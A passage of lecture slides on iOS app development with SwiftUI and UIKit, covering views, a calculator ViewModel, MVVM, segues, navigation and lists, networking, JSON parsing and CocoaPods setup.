56 .environmentObject(calculatorViewModel)  
57 }  
58 }
```



Design UI with SwiftUI (cont'd)

```
67 struct NumericButtonView: View {  
68     @EnvironmentObject var calculatorViewModel: CalculatorViewModel  
69  
70     var digit: Int  
71     var body: some View {  
72         Button(action: {calculatorViewModel.digitTouched(digit)}, label: {  
73             ZStack {  
74                 Rectangle()  
75                     .foregroundColor(.gray)  
76                     Text("\(digit)")  
77                         .font(.title)  
78                         .foregroundColor(.white)  
79                         .padding()  
80             }  
81         })  
82     }  
83 }  
84 }
```



Design UI with SwiftUI (cont'd)

```
67
68 struct OperatorButtonView: View {
69     @EnvironmentObject var calculatorViewModel: CalculatorViewModel
70
71     var symbol: String
72     var body: some View {
73         Button(action: {
74             calculatorViewModel.performOperation(symbol)
75         },
76             label: {
77                 ZStack {
78                     Rectangle()
79                         .foregroundColor(.gray)
80                     Text("\(symbol)")
81                         .font(.title)
82                         .foregroundColor(.white)
83                         .padding()
84                 }
85             })
86     }
87 }
88 }
```



Create ViewModel for the View

- SwiftUI is **data driven**. The Views simply shows the data inside of ViewModels in graphic format.
- ViewModels usually **inherits “ObservableObject”**, it will send updates to Views.
- Some fields in ViewModel have `@Published` property wrapper. ViewModels will only send changes to View if those fields are modified.
- You can also **manually send update to Views** inside ViewModels using `objectWillChange.send()`. Views listen to those changes by using `.onReceive()` modifier.

Create ViewModel for the View (cont'd)

```
8 import Foundation  
9  
10 class CalculatorViewModel: ObservableObject {  
11     private var model = CalculatorModel() ← Access to Model  
12  
13     @Published var displayValue: Int = 0 ← @Published fields  
14     @Published var lastSymbol: String = ""  
15  
16     func digitTouched(_ digit: Int) { ← Functions called by View to  
17         displayValue = displayValue*10 + digit  
18     }  
19  
20     func performOperation(_ symbol: String) { ← change Model. Within the  
21         lastSymbol = symbol  
22         model.setOperand(operand: displayValue)  
23         model.performOperation(symbol: symbol)  
24         if symbol == "=" {  
25             displayValue = model.result  
26         }  
27         else {  
28             displayValue = 0  
29         }  
30     }  
31 }
```


Access to Model

@Published fields

Functions called by View to change Model. Within the functions, @Published fields will change. View catches those changes and update the UI automatically


Create ViewModel for the View (cont'd)

Not only `@ObservedObject` will trigger a View update, changes to `@State`, `@StateObject`, `@EnvironmentObject`, will also **trigger View updates**.



Life Cycle?

- SwiftUI does not really have a life cycle. **Views update when Source of Truth (ViewModels, states, etc.) change.**



See the UI Changes in Preview


- When creating a SwiftUIView file, the boilerplate code provides a **Preview class**.
- Make necessary modifications this class to correctly display a preview. E.g., adding mock data, change preview device, change orientation, etc.
- Add multiple views in previews to **see how your UI look on different devices**.

```
60  struct CalculatorView_Previews: PreviewProvider {  
61      static var previews: some View {  
62          CalculatorView()  
63              .previewDevice("iPhone 11")  
64      }  
65  }
```


See the UI Changes in Preview

To run the View in real time,
press **play button**.


You can now interact with the
live preview.



Run your app in the Simulator



- The Scheme pop-up menu lets you choose which simulator or device you'd like to run your app on.
- Click Run button.
- Live preview is like a partial simulator.
- Some functionality only works in simulator now.




Design Strategy for SwiftUI: Model-View-ViewModel (MVVM)

- Why MVVM
- How MVVM works in iOS development with SwiftUI

Why MVVM?

- **MVVM** is easy for **separate unit testing**. We can test Model and ViewModel easily without touching any View related logic.
- **Objects** in the applications tend to be **more reusable**. A ViewModel can be used by multiple Views, and declarative Views can easily be reused.
- **SwiftUI** is still a **very new framework**, no one knows what's the best design pattern for it. **MVVM generally works the best** for SwiftUI Apps.
- Maybe new design patterns will be invented for SwiftUI.

How MVVM works in iOS development



Model = Data Structures, Core Logic

View Model = All data to be presented to the user


View = Show data in View Model to the user as UI

Multiple Views & View Controllers

- Back to MVC (non SwiftUI)
- **Segue**
- Create a **segue between View Controllers**
- Table View Controller & its data source
- Use the prepare method to pass data between view controllers
- Embed a View Controller in a Navigation Controller

Segue

- A *segue* defines a **transition between two view controllers** in your app's storyboard file.
- The **starting point** of a segue is the **button, table row, or gesture recognizer** that initiates the segue.
- The **end point** of a segue is the view controller you want to display.



Create a segue between View Controllers

Let's say we want to add a "Show History" button at the bottom of the calculator view. And want to display each past equation as a separate row in a Table View.




Table View Controller & its data source

```
var equations = [String]()

override func numberOfSections(in tableView: UITableView) -> Int {
    return 1 //return number of sections
}

override func tableView(_ tableView: UITableView, numberOfRowsInSection section: Int) -> Int {
    return equations.count //return number of rows
}

//To configure and set data for your cells
override func tableView(_ tableView: UITableView, cellForRowAt indexPath: IndexPath) -> UITableViewCell {
    let cell = tableView.dequeueReusableCell(withIdentifier: "historyTableViewCell", for: indexPath)
    if let historyTableViewCell = cell as? HistoryTableViewCell {
        let equation = equations[indexPath.row]
        historyTableViewCell.equationLabel.text = equation
    }
    return cell
}
```

**Question: Where does the *equations* data come from?
See next slide.**

Pass data between view controllers


Add a *prepare* method in CalculatorViewController to “prepare for” the segue between CalculatorViewController and HistoryTableViewController.

```
// In a storyboard-based application, you will often want to do a  
little preparation before navigation  
override func prepare(for segue: UIStoryboardSegue, sender: Any?) {  
    if let historyTableViewController = segue.destination as?  
HistoryTableViewController {  
    historyTableViewController.equations = model.history  
}  
}
```

We also have to modify the model to save equations in history.

Embed a View Controller in a Navigation Controller


Navigation controller allows us to add a title and back button on the top of our history table.



You may find the Table View doesn't show history after this. Why?

Hint: take a look at the “prepare” method. We need to update that method!

Demo



SwiftUI: Multiple Views

- No longer use Segue
- **Navigation Controller** and **List**
- Use **NavigationLink** to go to a new View
- List View and **LazyStacks**
- Use value and **@EnvirementValue** to pass data.

NavigationController and List

- **NavigationView** will create a **navigation stack**. You can add `navigationTitle` to it.
- List is SwiftUI's wrapper for UITableView. There is no need to write delegates and data sources anymore! Just provide a list of views to be embedded.

```
10 struct ListDemoView: View {  
11     var body: some View {  
12         NavigationView {  
13             List {  
14                 ForEach (1..<5) { num in  
15                     Text("\(num)")  
16                 }  
17             }  
18             .navigationTitle("ListViewDemo")  
19         }  
20     }  
21 }
```

ListViewDemo

1
2
3
4

Use NavigationLink to Go to a New View

- Within NavigationView, **add NavigationLink View**. When the user clicks the View, NavigationView will push the new view onto the stack.
 - Change EmptyView() to any destination View

```
10 struct ListDemoView: View {
11     var body: some View {
12         NavigationView {
13             List {
14                 ForEach (1..<5) { num in
15                     NavigationLink(
16                         destination: EmptyView(),
17                         label: {
18                             Text("\(num)")
19                         })
20                 }
21             }
22             .navigationTitle("ListViewDemo")
23         }
24     }
25 }
```

ListViewDemo

List View and LazyStacks

- **LazyStacks** are native and a new addition to SwiftUI, they act like List View, but are different.
- LazyVStack, LazyHStack, LazyVGrid, LazyHGrid are all new this year (released in June 2020).

```
10 struct ListDemoView: View {  
11     var body: some View {  
12         NavigationView {  
13             VStack{  
14                 LazyVStack (alignment: .leading) {  
15                     ForEach (1..<5) { num in  
16                         NavigationLink(  
17                             destination: EmptyView(),  
18                             label: {  
19                                 Text("\(num)")  
20                             })  
21                         }  
22                     }  
23                     Spacer()  
24                 }  
25             .navigationTitle("StackViewDemo")  
26         }  
27     }  
28 }
```

StackViewDemo

1 The numbers are blue
2 because they are
3 embedded in
4 NavigationLink, so they
look like a button

Use Value and `@EnvironmentValue` to Pass Data

- To pass data when switching Views, one way is to **pass data** as a parameter directly to the new View


```
10 struct ListDemoView: View {
11     var body: some View {
12         NavigationView {
13             List {
14                 ForEach (1..<5) { num in
15                     NavigationLink(
16                         destination: MockDestinationView(mockModel:
17                             MockModel(mockData: num)),
18                         label: {
19                             Text("\(num)")
20                         })
21                 }
22             }.navigationTitle("StackViewDemo")
23         }
24     }
25 }
26
27 struct MockDestinationView: View {
28     let mockModel: MockModel
29
30     var body: some View {
31         Text("\(mockModel.mockData)")
32     }
33 }
34
35 struct MockModel {
36     var mockData: Int;
37 }
```



Use Value and `@EnvironmentObject` to Pass Data (cont'd)

- You can also **pass data** to all sub-Views using **EnvironmentObject**

```
9
10 struct ListDemoView: View {
11     @ObservedObject var mockModel: MockModel
12     var body: some View {
13         NavigationView {
14             List {
15                 ForEach (1..<5) { num in
16                     NavigationLink(
17                         destination: MockDestinationView(),
18                         label: {
19                             Text("\(num)")
20                         }
21                     )
22                 }
23             .environmentObject(mockModel)
24             .navigationTitle("StackViewDemo")
25         }
26     }
27 }
28
29 struct MockDestinationView: View {
30     @EnvironmentObject var mockModel: MockModel;
31
32     var body: some View {
33         Text("\(mockModel.mockData)")
34     }
35 }
36
37 class MockModel: ObservableObject {
38     var mockData: Int = 10;
39 }
```



HTTP Networking with NSMutableURLRequest

```
let request = NSMutableURLRequest(url: URL(string:  
"https://www.google.com")!)  
URLSession.shared.dataTask(with: request as URLRequest) {  
(data, response, error) in  
    guard let httpResponse = response as?  
        HTTPURLResponse else {  
        //Error  
        return  
    }  
  
    if httpResponse.statusCode == 200 {  
        //Http success  
    }  
    else {  
        //Http error  
    }  
}.resume()
```

HTTP Networking with Alamofire

```
14 funcgetJSON(url: String, callback: @escaping (_ json: JSON) -> Void) {
15     if let url = URL(string: (url)) {
16         print("requesting: \(url)")
17         AF.request(url).validate().responseJSON { (response) in
18             if let data = response.data {
19                 let json = JSON(data)
20                 callback(json)
21                 return
22             }
23         }
24     }
}
```

JSON parsing using Codable

```
do { //Try to parse data to an object of type objectType
let object = try JSONDecoder().decode(objectType.self, from: data)
} //Throws various exceptions if parsing failed
catch DecodingError.dataCorrupted(let context) {
    print(context.debugDescription)
} catch DecodingError.keyNotFound(let key, let context) {
    print("\(key.stringValue) was not
found,\(context.debugDescription)")
} catch DecodingError.typeMismatch(let type, let context) {
    print("\(type) was expected, \(context.debugDescription)")
} catch DecodingError.valueNotFound(let type, let context) {
    print("no value was found for \(type),
\(context.debugDescription)")
} catch let error {
    print(error)
}
```

JSON parsing by extending SwiftyJSON

- Your Model should inherit JSONable protocol
- Use the extended function JSON.to() to parse incoming data.

```
11  protocol JSONable {
12      init?(parameter: JSON)
13  }
14
15  extension JSON {
16      func to<T>(type: T?) -> Any? {
17          if let baseObj = type as? JSONable.Type {
18              if self.type == .array {
19                  var arrObject: [Any] = []
20                  for obj in self.arrayValue {
21                      let object = baseObj.init(parameter: obj)
22                      arrObject.append(object!)
23                  }
24                  return arrObject
25              } else {
26                  let object = baseObj.init(parameter: self)
27                  return object!
28              }
29          }
30      }
31  }
32 }
```

CocoaPods: Use External Dependencies

- CocoaPods introduction and install
- Add external dependencies

CocoaPods

- CocoaPods **manages dependencies** for your Xcode projects.
- You **specify** the **dependencies** for your project in a simple text file: your **Podfile**. CocoaPods recursively resolves dependencies between libraries, fetches source code for all dependencies, and creates and maintains an Xcode workspace to build your project.
- Install CocoaPods:

```
$ sudo gem install cocoapods
```
- To use it in your Xcode projects, run it in your project directory:

```
$ pod init
```

